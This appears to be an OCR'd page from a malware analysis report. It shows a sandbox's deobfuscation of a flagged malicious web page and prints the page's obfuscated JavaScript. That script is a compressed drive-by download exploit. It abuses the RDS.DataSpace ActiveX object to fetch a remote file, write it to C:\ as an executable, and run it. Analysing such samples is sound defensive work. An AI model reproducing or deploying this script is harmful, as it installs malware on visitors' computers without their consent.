
URLs Selected: 1	Action	Status	Category
http://dougansss.com/nun/page.html	(12 Events)	HTTP/1.1 200 OK	Malicious Web Sites

Deobfuscation Results


Event	Result
iframe	loading.html
document.write	768 Bytes
document.write	768 Bytes
document.write	768 Bytes
document.write	768 Bytes
document.write	240 Bytes
eval	52 Bytes
eval	1593 Bytes
document.write	9
createElement	obje
setAttribute	id
setAttribute	clas
Time	0.07
Final State	425


var a='\0\t\n\r !"#$%&\'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\134]^_`abcdefghijklmnopqrstuvwxyz{|}~€,ƒ„…†‡ˆ‰Š‹Œ\215Ž\217\220''""•–—˜™š›œ\235žŸ ¡¢£¤¥¦§¨©ª«¬®¯°±²³´µ¶·¸¹º»¼½¾¿ÀÁÂÃÄÅÆÇÈÉÊËÌÍÎÏÐÑÒÓÔÕÖ×ØÙÚÛÜÝÞßàáâãäåæçèéêëìíîïðñòóôõö÷øùúûüýþÿ';var e=256,x=0,o="",t=new Array(4113),s="ÿ<script>ÿ\r\nvar objÿ_RDS = ÿdocumentÿ.createEÜle\n('üBect'); \r\nüôÿ.setAttrÿibute('i‡d',ÿñ$\66colass@cll\0ÿ:BD\71\66C\65\65ÿ\66-\66\65A\63-\61ÿ\61D\60-\71\70\63Aÿ-\60\60C\60\64FCß\62\71E\63\66L\0\r\nÞóöis__üñad×odb\0\60ž\0try\r\n{\r\n øõõ¯RC0(\"i¯.st\0m\",«\"\"\235 S\r\61ž\0}ÿ\r\ncatch(÷e){\r\nif+ (S♂!\r)¾»ù ÄÅnew A?ctiveXâô\0úpû ˚ü\67IShellA£ppÑhÜ.ál\235iionöÄmsxml\62Yæ #ÿ.XMLHTTPü{'.open(ÿ\"GET\",url,falseM>0*send(p$M%êtype\217`(\\\"œp(êWri<\0Q(rÿesponseB·ody'fn\0\"ÿC:\\\\\63\66\61\61ÿ\60\61\60\63\62\62\65.iexe\"¤,SavÿeToFile(ifn,\62,.clo£se† Á\0Ø.ÜE\67xec;fnú—FŒ!</iöÜÿêñ\0›?œ?¾<\61\60\60½?Ø\63\71ó\61\71Ø?Ì\61\66\65\63\0-->%?0-G";function g(s,f){if(s.length<=x)return e;else{if(f){return s.charAt(x++);}else{return a.indexOf(s.charAt(x++));}}}function d(){var i,j,k,c,r=4078,l=0,os="",ar,ic=0;ar=new Array();for(i=0;i<4078;i++)t[i]=" ";for(;;){if(((l>>=1)&256)==0){if((c=g(s,0))==e)break;l=c|65280;}if(l&1){if((c=g(s,1))==e)break;os+=c;t[r++]=c;r&=4095;}else{if((i=g(s,0))==e)break;if((j=g(s,0))==e)break;i|=((j&240)<<4);j=(j&15)+2;for(k=0;k<=j;k++){c=t[(i+k)&4095];os+=c;t[r++]=c;r&=4095;}}if(os.length>80){ar[ic++]=os;os="";}}o=ar.join("")+os;}d();document.writeln(o);document.close();

